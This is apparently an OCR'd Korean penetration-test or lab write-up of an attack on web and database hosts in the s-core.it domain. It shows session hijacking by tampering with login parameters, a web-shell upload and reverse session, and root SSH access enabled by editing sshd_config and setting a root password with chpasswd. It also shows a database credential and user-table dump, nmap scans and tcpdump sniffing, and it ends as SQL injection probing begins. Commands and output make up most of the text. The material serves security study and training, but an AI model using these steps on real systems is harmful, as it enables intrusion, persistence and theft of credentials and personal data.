
Pretty Raw Hex

```
1  POST /login.php HTTP/1.1
2  Host: br-web.s-core.it
3  Content-Length: 19
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://br-web.s-core.it
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/135.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://br-web.s-core.it/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=04669a32fabe6a9c00f6e347d6ea6976
14 Connection: keep-alive
15
16 id=AAAAAA&pw=BBBBBB
```


- 쿠키 및 ID / PW 등의 헤더 파라미터 변조




- Status 200으로 세션 하이제킹 성공을 확인




- 관리자 페이지 로그인 확인



- 관리자 페이지의 업로드 페이지에서 웹 셸을 업로드



- 웹 셸을 통해 리버스 세션을 성립



- 계정 및 권한을 확인

```
pwd
/var/www/uploads
whoami
www-data
sudo
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
            {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
sudo ls -l /root
total 8
drwxr-xr-x 2 root root 4096 May 21  2012 Desktop
drwxr-xr-x 2 root root 4096 Aug  6 22:27 rootdir
```

- IP 정보 확인

```
ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:a3:1d:72
          inet addr:10.5.[redacted]  Bcast:10.5.[redacted]  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea3:1d72/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46315 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8102831 (7.7 MB)  TX bytes:27943223 (26.6 MB)
          Interrupt:16 Base address:0×2080
```

- 로컬 네트워크의 정보 수집

```
arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.5.[redacted]          ether   00:0C:29:0C:7D:72   C                     eth1
10.5.[redacted]          ether   CA:02:2C:20:00:00   C                     eth1
```

- SSH 접속을 위한 시스템 설정 조작


```
ls /etc/ssh
moduli
ssh_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config

sed -i 's/^#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
service ssh restart

echo "root:asd123!@" | sudo chpasswd
```

- SSH 세션 성립

```
root@www:~# tty
/dev/pts/1
root@www:~#
root@www:~# whoami
root
root@www:~# id
uid=0(root) gid=0(root) groups=0(root)
root@www:~# tty
/dev/pts/1
```

ㅁ) DB 대상 침투 단계

DB 대상 침투 단계 흐름도



- 웹 서버의 참조 DB를 확인

```
cat /var/www/config.php
<?php
$db_host = "localhost";
$db_user = "red";
$db_pass = "asd123!@";
$db_name = "vuln";


$conn = new mysqli($db_host, $db_user, $db_pass, $db_name);

if ($conn→connect_error) die("Connection failed: " . $conn→connect_error);

mysqli_set_charset($conn, 'utf8');
?>
```

- 참조 DB의 정보, 웹 서버에 대한 정보만 확인

```
root@www:~# mysql -u red -p
Enter password:
Welcome to the MySQL monitor.
Your MySQL connection id is 892
Server version: 5.0.51a-3ubuntu5

Type 'help;' or '\h' for help.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| vuln               |
+--------------------+
3 rows in set (0.00 sec)
```

```
Database changed
mysql> show tables;
+--------------------+
| Tables_in_vuln     |
+--------------------+
| board              |
| contact            |
| register_requests  |
| users              |
+--------------------+
4 rows in set (0.00 sec)
```

```
mysql> select * from users;
+----+----------+----------+-------+------+--------------------+--------------+
| id | username | password | role  | name | user_email         | user_phone   |
+----+----------+----------+-------+------+--------------------+--------------+
|  1 | admin    | [redacted] | admin | [redacted] |        @naver.com | [redacted] |
|  2 | bbs0909  | [redacted] | user  | [redacted] |        @naver.com | [redacted] |
+----+----------+----------+-------+------+--------------------+--------------+
2 rows in set (0.00 sec)

mysql> select * from register_requests;
Empty set (0.00 sec)
```

- 기존에 수집한 호스트 중 도메인이 DB인 호스트 스캔 결과 3306 포트 Listen 확인

```
root@www:~# nmap -sS -T4 br-db.s-core.it
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 01:35 EDT
Nmap scan report for br-db.s-core.it (10.5.6.130)
Host is up (0.39s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

- 스니핑을 통해 br-db 호스트와 통신하는 br-search 호스트 특정

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
01:52:17.410477 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [S], seq 3615114794, win 5840, options [mss 1
01:52:17.448836 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [S.], seq 3692294918, ack 3615114795, win 579
nop,wscale 5], length 0
01:52:17.448980 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 1, win 183, options [nop,nop,TS val
01:52:37.461420 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 1:67, ack 1, win 181, options [nop,
01:52:37.461825 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 67, win 183, options [nop,nop,TS val
01:52:37.466089 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 1:63, ack 67, win 183, options [nop
01:52:37.491761 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [.], ack 63, win 181, options [nop,nop,TS val
01:52:37.491764 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 67:78, ack 63, win 181, options [no
01:52:37.492771 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 63:100, ack 78, win 183, options [n
01:52:37.522383 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 78:157, ack 100, win 181, options [
01:52:37.557757 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 157, win 183, options [nop,nop,TS va
01:52:52.746544 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 100:119, ack 157, win 183, options
01:52:52.774795 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 157:263, ack 119, win 181, options
01:52:52.775041 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 263, win 183, options [nop,nop,TS va
01:52:55.618437 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 119:141, ack 263, win 183, options
01:52:55.647913 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 263:327, ack 141, win 181, options
01:52:55.648090 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 327, win 183, options [nop,nop,TS va
01:52:55.648090 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 141:148, ack 327, win 183, options
01:52:55.679066 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 327:338, ack 148, win 181, options
01:52:55.679539 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 148:167, ack 338, win 183, options
01:52:55.709319 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 338:444, ack 167, win 181, options
01:52:55.709669 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 167:183, ack 444, win 183, options
01:52:55.740327 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 444:539, ack 183, win 181, options
01:52:55.740827 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 183:197, ack 539, win 183, options
01:52:55.770960 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 539:891, ack 197, win 181, options
01:52:55.807998 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 891, win 216, options [nop,nop,TS va
01:53:02.922132 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 197:224, ack 891, win 216, options
01:53:02.940443 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [.], seq 891:3787, ack 224, win 181, options
01:53:02.940760 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 2339, win 307, options [nop,nop,TS v
01:53:02.940761 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 3787, win 397, options [nop,nop,TS v
01:53:02.971016 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 3787:5235, ack 224, win 181, option
01:53:02.971017 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [.], seq 5235:8131, ack 224, win 181, options
01:53:02.971161 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 8131:9014, ack 224, win 181, option
```


- br-search 호스트 포트 스캐닝 결과 8080 포트 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 01:56 EDT
Nmap scan report for br-search.s-core.it ([redacted])
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 00:0C:29:0C:7D:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```


- 헤더를 통해 웹 서버인 것을 확인

```
HTTP/1.1 200 OK
Date: Thu, 07 Aug 2025 06:24:46 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html; charset=utf-8
```


- 웹 방화벽을 사용하지 않는 것을 확인




- 홈페이지 접속 시도



- 웹 크롤링 결과 DB 연동, 쿼리 구조 확인




- ', ", --, # 등의 입력값을 넣어봄으로 SQL Injection 취약성을 확인



- SQL Injection 페이로드 생성

